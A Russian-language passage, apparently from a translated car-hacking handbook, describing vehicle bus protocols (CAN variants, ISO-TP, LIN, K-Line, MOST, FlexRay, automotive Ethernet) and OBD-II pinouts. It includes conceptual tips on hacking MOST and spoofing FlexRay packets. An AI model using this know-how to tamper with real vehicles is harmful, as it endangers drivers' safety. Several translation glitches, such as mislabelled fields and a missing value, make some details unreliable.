Стандартные пакеты также отличаются от расширенных использованием флагов. Рассматривая расширенные пакеты в сетевом дампе, вы увидите, что, в отличие от стандартных пакетов, расширенные пакеты используют substitute remote request (SRR) вместо remote transmission request (RTR), причем SSR установлен в 1. У них также IDE установлен в 1, а их пакеты имеют 18-битный идентификатор, который является второй частью стандартного 11-битного идентификатора. Существуют дополнительные CAN-подобные протоколы, специфичные для некоторых производителей, и они тоже обратно совместимы со стандартным CAN почти так же, как расширенный CAN.

Протокол ISO-TP

ISO 15765-2, также известный как ISO-TP, - это стандарт отправки пакетов по шине CAN, который расширяет 8-байтовое ограничение CAN и поддерживает до 4095 байт за счет сцепления пакетов CAN. Чаще всего ISO-TP используют для диагностики (см. "Unified Diagnostic Services" на странице 54) и сообщений KWP (альтернативного CAN протокола), но его можно использовать и всякий раз, когда по CAN нужно передавать большие объемы данных. Программа can-utils включает isotptun, экспериментальный инструмент туннелирования для SocketCAN, который позволяет двум устройствам туннелировать IP поверх CAN. (Подробное объяснение установки и использования can-utils см. в разделе "Setting Up can-utils to Connect to CAN Devices" на странице 36.)

Чтобы инкапсулировать ISO-TP в CAN, первый байт используется для расширенной адресации, оставляя только 7 байт данных на пакет. Передача большого объема информации через ISO-TP может легко перегрузить шину, поэтому будьте осторожны при использовании этого стандарта для крупных передач на активной шине.

Протокол CANopen

Еще один пример расширения протокола CAN - протокол CANopen. CANopen разбивает 11-битный идентификатор на 4-битный код функции и 7-битный идентификатор узла - комбинацию, известную как идентификатор коммуникационного объекта (communication object identifier, COB-ID).

Широковещательное сообщение в этой системе имеет 0х и для кода функции, и для идентификатора узла. CANopen чаще встречается в промышленных условиях, чем в автомобильных.

Если вы видите множество идентификаторов арбитража 0х0, это хороший признак того, что система использует CANopen для связи. CANopen очень похож на обычный CAN, но имеет определенную структуру вокруг идентификаторов арбитража. Например, heartbeat-сообщения имеют формат 0х700 + идентификатор узла. Сети CANopen немного легче подвергать обратной разработке и документировать, чем стандартную шину CAN.

Шина GMLAN

GMLAN - это реализация шины CAN от General Motors. Она основана на ISO 15765-2 ISO-TP, как и UDS (см. "Unified Diagnostic Services" на странице 54). Шина GMLAN состоит из однопроводной низкоскоростной и двухпроводной высокоскоростной шины. Низкоскоростная шина, однопроводная шина CAN, работающая на 33,33 Кбит/с с максимумом 32 узла, была принята в попытке снизить стоимость связи и проводки. Она используется для передачи некритичной информации для таких вещей, как информационно-развлекательный центр, управление HVAC, дверные замки, иммобилайзеры и так далее. В отличие от нее, высокоскоростная шина работает на 500 Кбит/с с максимумом 16 узлами. Узлы в сети GMLAN соответствуют датчикам на этой шине.

Протокол SAE J1850

Протокол SAE J1850 был первоначально принят в 1994 году и все еще встречается в некоторых современных автомобилях, например в некоторых автомобилях General Motors и Chrysler. Эти шинные системы старше и медленнее CAN, но дешевле в реализации.

Существует два типа протоколов J1850: pulse width modulation (PWM) и variable pulse width (VPW). На рисунке 2-5 показано, где найти контакты PWM на разъеме OBD-II. VPW использует только контакт 2.




Рисунок 2-5: Вид кабеля: контакты PWM

Скорость сгруппирована в три класса: А, В и С. Скорости PWM и VPW 10,4 Кбит/с считаются классом А, что означает, что это устройства, продвигаемые исключительно для использования в деловой, промышленной и коммерческой среде. (Шина J1850 VPW 10,4 Кбит/с соответствует требованиям автомобильной промышленности к низкому уровню излучаемых помех.) Устройства класса В продвигаются для использования где угодно, включая жилую среду, и имеют вторую реализацию стандарта SAE, которая может взаимодействовать на 100 Кбит/с, но она немного дороже. Последняя реализация может работать со скоростью до 1 Мбит/с и используется в устройствах класса С. Как и следовало ожидать, эта третья реализация самая дорогая, и она используется главным образом в критически важных системах реального времени и медиасетях.

Протокол PWM

PWM использует дифференциальную передачу сигналов на контактах 2 и 10 и в основном применяется Ford. Он работает с высоким напряжением 5 В и скоростью 41,6 Кбит/с, а также использует двухпроводную дифференциальную передачу сигналов, как CAN.

PWM имеет сигнал с фиксированным битом, поэтому 1 всегда является высоким сигналом, а 0 всегда является низким сигналом. Помимо этого, протокол связи идентичен протоколу VPW. Различия состоят в скорости, напряжении и количестве проводов, используемых для формирования шины.

ISO 9141-2, или K-Line, - это разновидность KWP2000, чаще всего встречающаяся в европейских автомобилях. K-Line использует контакт 7 и, необязательно, контакт 15, как показано на рисунке 2-7. K-Line - это UART-протокол, похожий на последовательный. UART используют стартовые биты и могут включать бит четности и стоповый бит. (Если вы когда-нибудь настраивали модем, вы должны узнать эту терминологию.)




Рисунок 2-7: Вид кабеля: контакты KWP K-Line

На рисунке 2-8 показан формат пакета этого протокола. В отличие от пакетов CAN, пакеты K-Line имеют адрес источника (передатчика) и адрес назначения (приемника). K-Line может использовать ту же или похожую структуру запросов parameter ID (PID), что и CAN. (Подробнее о PID см. в разделе "Unified Diagnostic Services" на странице 54.)

Header (3 bytes)			Data (up to 7 bytes)								CRC
Priority	Receiver	Transmitter									

Рисунок 2-8: Формат пакета KWP K-Line

Протокол Local Interconnect Network

Local Interconnect Network (LIN) - самый дешевый из автомобильных протоколов. Он был разработан как дополнение к CAN. В нем нет арбитража или кода приоритета; вместо этого всю передачу выполняет один ведущий узел.

LIN может поддерживать до 16 ведомых узлов, которые в основном просто слушают ведущий узел. Иногда им все же нужно отвечать, но это не их основная функция. Часто ведущий узел LIN подключен к шине CAN.

Максимальная скорость LIN составляет 20 Кбит/с. LIN - однопроводная шина, работающая на 12 В. Вы не увидите LIN выведенной на разъем OBD, но она часто используется вместо прямых пакетов CAN для обработки управления простыми устройствами, поэтому о ее существовании нужно знать.

Кадр сообщения LIN включает заголовок, который всегда отправляется ведущим устройством, и секцию ответа, которая может отправляться ведущим или ведомым (см. рисунок 2-9).

Header			Response	
Priority	Receiver	Transmitter	Data (0–8 bytes)	CRC

Рисунок 2-9: Формат LIN

Поле SYNC используется для синхронизации часов. ID представляет содержимое сообщения, то есть тип передаваемых данных. ID может содержать до 64 вариантов. ID 60 и 61 используются для передачи диагностической информации.

При чтении диагностической информации ведущий отправляет сообщение с ID 60, а ведомый отвечает с ID 61. В диагностике используются все 8 байт. Первый байт называется адресом узла для диагностики (node address for diagnostics, NAD). Первая половина диапазона байта (то есть 1-127) определена для диагностики, соответствующей ISO, тогда как 128-255 могут быть специфичны для данного устройства.

Протокол MOST

Протокол Media Oriented Systems Transport (MOST) разработан для мультимедийных устройств. Обычно MOST строится в кольцевой топологии, или виртуальной звезде, поддерживающей максимум 64 устройства MOST. Одно устройство MOST выступает в роли ведущего синхронизации, который непрерывно подает кадры в кольцо.

MOST работает примерно на 23 Мбод и поддерживает до 15 несжатых аудиоканалов качества CD или аудио/видеоканалов MPEG1. Отдельный канал управления работает на 768 Кбод и отправляет конфигурационные сообщения устройствам MOST.

MOST существует в трех скоростях: MOST25, MOST50 и MOST150. Стандартный MOST, или MOST25, работает по пластиковому оптоволокну (plastic optical fiber, POF). Передача выполняется красным светом с длиной волны 650 нм с помощью светодиода. Похожий протокол, MOST50, удваивает пропускную способность и увеличивает длину кадра до 1025 бит. Трафик MOST50 обычно передается по неэкранированным кабелям витой пары (unshielded twisted-pair, UTP), а не по оптоволокну. Наконец, MOST150 реализует Ethernet и увеличивает частоту кадров до 3072 бит, или 150 Мбит/с, - примерно в шесть раз больше пропускной способности MOST25.

Каждый кадр MOST имеет три канала:

Synchronous Потокные данные (аудио/видео)

Asynchronous Пакетные распределенные данные (TCP/IP)

Control Управление и низкоскоростные данные (HMI)

Помимо ведущего синхронизации, сетевой ведущий MOST автоматически назначает адреса устройствам, что позволяет получить своего рода структуру plug-and-play. Еще одна уникальная особенность MOST заключается в том, что, в отличие от других шин, он маршрутизирует пакеты через отдельные порты inport и outport.

Сетевые уровни MOST

Если ваша цель не состоит во взломе автомобильного видео- или аудиопотока, протокол MOST может оказаться для вас не таким уж интересным. При этом MOST действительно позволяет получить доступ к автомобильному микрофону или сотовой системе, а также к информации о дорожной обстановке, которая, вероятно, заинтересует авторов вредоносного ПО.

На рисунке 2-10 показано, как MOST распределяется между семью уровнями модели Open Systems Interconnection (OSI), стандартизирующей сетевую связь. Если вы знакомы с другими медиасетевыми протоколами, MOST может показаться знакомым.

① Application	Function Block	Function Block	Stream Service
② Presentation	Network Service Application Socket		
③ Session	Network Service Basic Level		
④ Transport			
⑤ Network			
⑥ Data Link	MOST Network Interface Controller		
⑦ Physical	Optical Physical Layer Electrical Physical Layer		

Рисунок 2-10: MOST, разделенный по семи уровням модели OSI. Уровни OSI находятся в правом столбце.

Управляющие блоки MOST

В MOST25 блок состоит из 16 кадров. Кадр имеет длину 512 бит и выглядит как иллюстрация на рисунке 2-11.

Preamble 4 bits	Boundary 4 bits	Synchronous Data	Asynchronous Data	Control 2 bytes	Frame Control 1 byte	Parity 1 bit
--------------------	--------------------	------------------	-------------------	--------------------	-------------------------	-----------------

Рисунок 2-11: Кадр MOST25

Синхронные данные содержат от 6 до 15 quadlet (каждый quadlet - 4 байта), а асинхронные данные содержат от 0 до 9 quadlet. Управляющий кадр имеет длину 2 байта, но после объединения полного

блока, или 16 кадров, получается 32 байта управляющих данных.

Собранный управляющий блок имеет структуру, показанную на рисунке 2-12.

Arb ID 4 bytes	Target 2 bytes	Source 2 bytes	Message Type 1 byte	Data Area 17 bytes	CRC 2 bytes	Ack 2 bytes	Reserved 2 bytes
-------------------	-------------------	-------------------	---------------------------	-----------------------	----------------	----------------	---------------------

Рисунок 2-12: Формат собранного управляющего блока

Область данных содержит FblockID, InstID, FktID, OP Type, Tel ID, Tel Len и 12 байт данных.

FblockID - это идентификаторы основных компонентов, или функциональные блоки. Например, FblockID 0x52 может быть навигационной системой. InstID - это экземпляр функционального блока. Основных функций может быть больше одной, например при наличии двух CD-чейнджеров. InstID различает, к какому ядру обращаться. FktID используется для запроса функциональных блоков более высокого уровня. Например, FktID 0x0 запрашивает список идентификаторов функций, поддерживаемых функциональным блоком. OP Type - это тип выполняемой операции: get, set, increment, decrement и так далее. Tel ID и Len - это соответственно тип телеграммы и длина. Типы телеграмм обозначают одиночную передачу или многопакетную передачу, а также длину самой телеграммы.

MOST50 имеет формат, похожий на MOST25, но с большей секцией данных. MOST150 предоставляет два дополнительных канала: Ethernet и Isochronous. Ethernet работает как обычные конфигурации TCP/IP и Appletalk. Isochronous имеет три механизма: burst mode, constant rate и packet streaming.

Взлом MOST

MOST можно взломать с устройства, которое уже его поддерживает, например через информационно-развлекательный модуль автомобиля или через бортовой контроллер MOST. Проект most4linux на базе Linux предоставляет драйвер ядра для PCI-устройств MOST и, на момент написания, поддерживает платы Siemens CT SE 2 и OASIS Silicon Systems или SMSC PCI. Драйвер most4linux позволяет взаимодействовать с сетью MOST из пользовательского пространства и связывается с инфраструктурой Advanced Linux Sound Architecture (ALSA), чтобы читать и записывать аудиоданные. В настоящий момент most4linux следует считать продуктом альфа-качества, но он включает несколько примерных утилит, на основе которых вы, возможно, сможете строить свою работу, а именно:

most_apy Воспроизводит файл .wav

ctrl_tx Отправляет широкополосное управляющее сообщение и проверяет состояние

sync_tx Постоянно передает

sync_rx Постоянно принимает

Текущий драйвер most4linux был написан для ядер Linux 2.6, поэтому, если вы хотите сделать универсальный сниффер, работы у вас может оказаться немало. Реализация MOST довольно дорогая, поэтому универсальный сниффер дешевым не будет.

Шина FlexRay

FlexRay - высокоскоростная шина, которая может взаимодействовать на скоростях до 10 Мбит/с. Она ориентирована на чувствительную ко времени связь, например drive-by-wire, steer-by-wire, brake-by-wire и так далее. Реализация FlexRay дороже реализации CAN, поэтому большинство реализаций используют FlexRay для высокоуровневых систем, CAN для среднего сегмента и LIN для недорогих устройств.

Аппаратное обеспечение

FlexRay использует проводку витой пары, но также может поддерживать двухканальную конфигурацию, которая способна повысить отказоустойчивость и пропускную способность. Однако большинство реализаций FlexRay используют только одну пару проводов, похожую на реализации шины CAN.

Топология сети

FlexRay поддерживает стандартную шинную топологию, как шина CAN, где множество ECU работают на одной шине витой пары. Он также поддерживает топологию "звезда", как Ethernet, которая может работать на более длинных сегментах. При реализации в топологии "звезда" концентратор FlexRay является центральным активным устройством FlexRay, взаимодействующим с другими узлами. В шинной компоновке FlexRay требует правильного резисторного терминирования, как стандартная шина CAN. При желании шинную и звездную топологии можно объединить, создав гибридную компоновку.

Реализация

При создании сети FlexRay производитель должен сообщить устройствам о конфигурации сети. Вспомните, что в сети CAN каждому устройству нужно знать только скорость передачи и то, какие идентификаторы его интересуют (если такие есть). В шинной компоновке одновременно на шине может говорить только одно устройство. В случае шины CAN порядок того, кто говорит первым при коллизии, определяется идентификатором арбитража.

В отличие от этого, когда FlexRay настроен для связи по шине, он использует схему, называемую time division multiple access (TDMA), чтобы гарантировать детерминизм: скорость всегда одинакова (детерминирована), и система полагается на передатчики, которые заполняют данные по мере прохождения пакетов по проводу, подобно тому, как работают сотовые сети вроде GSM. Устройства FlexRay не обнаруживают сеть или адреса в сети автоматически, поэтому эта информация должна быть запрограммирована в них во время производства.

Хотя такой подход со статической адресацией снижает затраты при производстве, тестовому устройству может быть трудно участвовать в шине, не зная, как сконфигурирована сеть, поскольку устройство, добавленное в вашу сеть FlexRay, не будет знать, какие данные предназначены для каких слотов. Для решения этой проблемы во время разработки FlexRay были созданы специальные форматы обмена данными, например Field Bus Exchange Format (FIBEX).

FIBEX - это XML-формат, используемый для описания конфигураций сетей FlexRay, а также CAN, LIN и MOST. Топологические карты FIBEX записывают ECU и то, как они соединены через каналы, а также могут реализовывать шлюзы для определения поведения маршрутизации между шинами.

Эти карты также могут включать все сигналы и то, как их предполагается интерпретировать.

Данные FIBEX используются во время компиляции прошивки и позволяют разработчикам ссылаться в коде на известные сетевые сигналы; компилятор обрабатывает все размещение и конфигурацию. Чтобы просмотреть FIBEX, загрузите FIBEX Explorer с <http://sourceforge.net/projects/fibexplorer/>.

Циклы FlexRay

Цикл FlexRay можно рассматривать как пакет. Длина каждого цикла определяется во время проектирования и должна состоять из четырех частей, как показано на рисунке 2-13.




Рисунок 2-13: Четыре части цикла FlexRay

Статический сегмент содержит зарезервированные слоты для данных, которые всегда имеют одно и то же значение. Слоты динамического сегмента содержат данные, которые могут иметь разные представления. Окно символов используется сетью для сигнализации, а сегмент простоя (тихое время) используется для синхронизации.

Наименьшая единица времени во FlexRay называется *macrotick*, обычно она равна одной миллисекунде. Все узлы синхронизированы по времени, и они запускают свои данные *macrotick* одновременно.

Статическая секция цикла FlexRay содержит заданное количество слотов для хранения данных, чем-то похожих на пустые вагоны поезда. Когда ECU нужно обновить статическую единицу данных, он заполняет свой определенный слот или вагон; каждый ECU знает, какой вагон определен для него. Эта система работает потому, что все участники шины FlexRay синхронизированы по времени.

Динамическая секция разделена на минислоты, обычно длиной в один *macrotick*. Динамическая секция обычно используется для менее важных, периодически возникающих данных, например внутренней температуры воздуха. Когда проходит минислот, ECU может выбрать заполнение минислотов данными. Если все минислоты заполнены, ECU должен ждать следующего цикла.

На рисунке 2-14 циклы FlexRay представлены как вагоны поезда. Передатчики, ответственные за заполнение информации для статических слотов, делают это при прохождении цикла, но динамические слоты заполняются по принципу "первым пришел - первым обслужен". Все вагоны имеют одинаковый размер и представляют временно-детерминированные свойства FlexRay.




Рисунок 2-14: Поезд FlexRay, представляющий циклы

Окно символов обычно не используется напрямую большинством устройств FlexRay, а значит, если мыслить как хакер, с этой секцией определенно стоит поэкспериментировать. Кластеры FlexRay работают в состояниях, управляемых диспетчером состояний FlexRay. Согласно стандарту AUTOSAR 4.2.1, эти состояния таковы: ready, wake-up, start-up, halt-req, online, online-passive, keyslot-only и low-number-of-coldstarters.

Хотя большинство состояний очевидны, некоторые требуют дополнительного объяснения. В частности, online - это нормальное состояние связи, тогда как online-passive должно возникать только при ошибках синхронизации. В режиме online-passive данные не отправляются и не принимаются. Keyslot-only означает, что данные могут передаваться только в ключевых слотах. Low-number-of-coldstarters означает, что шина все еще работает в режиме полной связи, но полагается только на кадры синхронизации. Существуют и дополнительные рабочие состояния, такие как config, sleep, receive only и standby.

Формат пакета

Фактический пакет, который использует FlexRay, содержит несколько полей и помещается в цикл в статическом или динамическом слоте (см. рисунок 2-15).

Header					Payload	CRC
Status 5 bits	Frame ID 11 bits	Payload Length 7 bits	Header CRC 11 bits	Cycle Count 6 bits	Payload Length × 2 bytes	3 bytes

Рисунок 2-15: Формат пакета FlexRay

Биты состояния:

- зарезервированный бит;
- индикатор преамбулы полезной нагрузки;
- индикатор NULL-кадра;
- индикатор кадра синхронизации;
- индикатор стартового кадра.

Frame ID - это слот, в котором должен передаваться пакет при использовании статических слотов. Когда пакет предназначен для динамического слота (1-2047), Frame ID представляет приоритет этого пакета. Если два пакета имеют один и тот же сигнал, побеждает пакет с более высоким приоритетом. Payload length - это число в словах (2 байта), и оно может иметь длину до 127 слов, что означает, что пакет FlexRay может переносить 254 байта данных - более чем в 30 раз больше, чем пакет CAN. Header CRC должен быть очевиден, а cycle count используется как счетчик связи, который увеличивается каждый раз при запуске коммуникационного цикла.

Одна по-настоящему изящная особенность статических слотов состоит в том, что ECU может прочитать более ранние статические слоты и вывести значение на основе этих входов в том же цикле. Например, допустим, у вас есть компонент, которому нужно знать положение каждого колеса, прежде чем он сможет вывести любые необходимые корректировки. Если первые четыре слота в статическом цикле содержат положение каждого колеса, калибровочный ECU может прочитать их и все еще иметь время заполнить более поздний слот любыми корректировками.

Прослушивание сети FlexRay

На момент написания Linux не имеет официальной поддержки FlexRay, но существуют патчи от различных производителей, добавляющие поддержку в определенные ядра и архитектуры. (В Linux есть поддержка FlexCAN, но FlexCAN - это сеть шины CAN, вдохновленная FlexRay.)

В настоящее время нет стандартных инструментов с открытым исходным кодом для прослушивания сети FlexRay. Если вам нужен универсальный инструмент для прослушивания трафика FlexRay, сейчас придется использовать проприетарный продукт, который обойдется дорого. Если вы хотите наблюдать сеть FlexRay без файла FIBEX, вам как минимум нужно знать скорость передачи шины. В идеале вы также будете знать длину цикла (в миллисекундах) и, если возможно, размер разбиения кластера (отношение статической части к динамической). Технически кластер FlexRay может иметь до 1048 конфигураций с 74 параметрами. Подход к определению этих параметров подробно описан в статье "Automatic Parameter Identification in FlexRay based Automotive Communication Networks" (IEEE, 2006) Эрика Арменго, Андреаса Штайнингера и Мартина Хорауэра.

При подделке пакетов в сети FlexRay с двумя каналами нужно одновременно подделывать оба. Кроме того, вы столкнетесь с реализациями FlexRay под названием Bus Guardian, которые предназначены для предотвращения переполнения или монополизации шины одним устройством. Bus Guardian работает на аппаратном уровне через контакт на микросхеме FlexRay, обычно называемый Bus Guardian Enable (BGE). Этот контакт часто помечается как необязательный, но Bus Guardian может поднять на нем слишком высокий уровень, чтобы отключить неправильно ведущее себя устройство.

Автомобильный Ethernet

Поскольку MOST и FlexRay дороги и теряют поддержку (консорциум FlexRay, похоже, распался), большинство новых автомобилей переходят на Ethernet. Реализации Ethernet различаются, но в основном они такие же, как в стандартной компьютерной сети. Часто пакеты CAN инкапсулируются как UDP, а аудио передается как voice over IP (VoIP). Ethernet может передавать данные на скоростях до 10 Гбит/с, используя непроприетарные протоколы и любую выбранную топологию.

Хотя общего стандарта для трафика CAN нет, производители начинают использовать стандарт IEEE 802.1AS Audio Video Bridging (AVB). Этот стандарт поддерживает quality of service (QoS) и формирование трафика, а также использует синхронизированные по времени UDP-пакеты. Чтобы достичь этой синхронизации, узлы следуют алгоритму best master clock, определяющему, какой узел должен быть ведущим синхронизации. Ведущий узел обычно синхронизируется с внешним источником времени, например GPS или (в худшем случае) бортовым генератором. Ведущий синхронизируется с другими узлами, отправляя синхронизированные пакеты (10 миллисекунд), ведомый отвечает запросом задержки, и по этому обмену вычисляется смещение времени.

С точки зрения исследователя единственная трудность с автомобильным Ethernet состоит в том, чтобы понять, как с ним разговаривать. Возможно, вам придется сделать или купить специальный кабель для взаимодействия с автомобильными Ethernet-кабелями, потому что они не будут похожи на стандартные кабели витой пары, которые можно найти в сетевом шкафу. Обычно разъем будет просто проводами, похожими на те, что подключены к ECU. Не ожидайте, что у разъемов будет собственная вилка, а если она и будет, она не будет похожа на разъем RJ-45. Некоторые открытые разъемы на самом деле круглые, как показано на рисунке 2-16.



Рисунок 2-16: Круглые Ethernet-разъемы

Карты распиновки разъема OBD-II

Оставшиеся контакты в распиновке OBD-II зависят от производителя. Сопоставления различаются у разных производителей, и это лишь ориентиры. Ваша распиновка может отличаться в зависимости от марки и модели. Например, на рисунке 2-17 показана распиновка General Motors.




Рисунок 2-17: Полный вид кабеля распиновки OBD для автомобиля General Motors

